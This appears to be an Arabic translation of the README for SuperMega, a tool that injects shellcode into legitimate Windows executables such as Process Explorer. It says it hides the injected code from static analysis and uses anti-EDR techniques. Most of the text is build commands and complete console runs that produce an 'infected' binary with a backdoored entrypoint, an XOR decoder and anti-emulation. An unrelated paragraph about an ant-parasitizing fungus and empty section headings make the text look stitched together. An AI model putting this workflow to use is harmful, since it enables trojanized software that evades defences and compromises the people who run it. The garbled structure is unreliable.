حقن شيفرة صدفة في ملف تنفيذي بشكل خفي
Ophiocordyceps camponoti-balzani هو نوع من الفطريات يتطفل على الحشرات المضيفة من رتبة غشائيات الأجنحة، وخاصةً النمل. يصيب O. camponoti-balzani النمل، وينتهي به المطاف بقتل المضيفين بعد انتقالهم إلى موقع مثالي للفطر لنشر أبواغه.
SuperMega هو محمّل shellcode. يقوم بحقن shellcode الحمولة داخل ملفات تنفيذية حقيقية (.exe أو .dll).
سيتم دمج shellcode المحمّل/الحامل بإحكام داخل ملف .exe بحيث يواجه التحليل الساكن صعوبة في اكتشاف أن ملف exe مصاب. سيرى التحليل الساكن فقط آثار ملف exe الحقيقي.
كما يستخدم آليات حديثة لمكافحة EDR بحيث يكون اكتشاف تحميل shellcode أقل احتمالاً.
الميزات:
المراجع:

يعتمد SuperMega على مترجم VS2022.
ابدأ x64 native tools command prompt لتنفيذ web.py أو supermega.py.
أو بدلاً من ذلك إذا كنت تريد استخدام shell موجود، على سبيل المثال لـ VSC:
في powershell:
> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
في cmd:
> call "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
عدّل المسارات حسب الحاجة. من شأن ذلك أن يجعل cl.exe وWindows.h متاحين، وهما مطلوبان لترجمة shellcode الحامل.
> ./web.py
انتقل إلى `http://localhost:5001".
مثال لحقن شيفرة calc64.bin الصدفية في procexp64.exe:
PS C:\Users\dobin\Repos\SuperMega> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.12.4
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Users\dobin\Repos\SuperMega>python.exe supermega.py
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/calc64.bin
(payload.py      )     Size: 272 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_2
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 590
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C8D (0x7108D)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
لحقن shellcode messagebox.bin في procexp64.exe القابل للحقن باستخدام carrier alloc_rw_rx وdecoder xor_1، حيث:
messagebox.bin: data/binary/shellcodes/messagebox.binprocexp64.exe: data/binary/injectables/procexp64.exealloc_rw_rx: data/source/carrier/alloc_rw_rx/template.cxor_1: data/source/decoder/xor_1.c> python.exe supermega.py --shellcode messagebox.bin --inject procexp64.exe --carrier alloc_rw_rx --decoder xor_1
(helper.py ) Write project to: projects/commandline/project.pickle
(project.py ) -[ Cleanup project: commandline
(payload.py ) -[ Payload: data/binary/shellcodes/messagebox.bin
(payload.py ) Size: 433 bytes
(templater.py ) -[ Carrier create Template: projects/commandline/main.c
(templater.py ) Carrier: alloc_rw_rx
(templater.py ) Carrier: Code into: .text
(templater.py ) Carrier: Decoder: xor_1
(templater.py ) Carrier: Invoker: backdoor Entrypoint
(templater.py ) Carrier AntiEmulation: sirallocalot
(templater.py ) Carrier Guardrail: none
(templater.py ) Carrier Decoy: none
(compiler.py ) -[ Carrier: Compile C to ASM
(compiler.py ) Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py ) > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py ) -[ Carrier: ASM to EXE
(assembler.py ) Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py ) > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py ) Carrier Size: 576
(injector.py ) -[ Injecting Carrier
(injector.py ) Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py ) Checking if IAT entries required by carrier are available
(injector.py ) IAT entries missing: 0
(injector.py ) Inject: Write Carrier to 0x71C43 (0x71043)
(injector.py ) Backdoor function at entrypoint (0xE1D78)
(injector.py ) Inject Carrier data into injectable .rdata/.text
(injector.py ) Patch Carrier code to reference the injected data
(injector.py ) -[ Write to file: projects/commandline/procexp64.infected.exe
> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
المدخلات:
data/binary/shellcodes: المدخلات: الشيفرات الصدفية التي نريد استخدامها كمدخلات (الحمولة). .bindata/binary/injectables/: المدخلات: ملفات EXE غير ضارة نقوم بالحقن فيها. .exeالمخرجات:
projects/<projectname>: المخرجات: دليل المشروع مع الملفات المُنشأة، بما في ذلك ملف exe المصابprojects/default: المخرجات: دليل المشروع مع جميع الملفات من الويبprojects/commandline: المخرجات: دليل المشروع مع جميع الملفات من سطر الأوامر








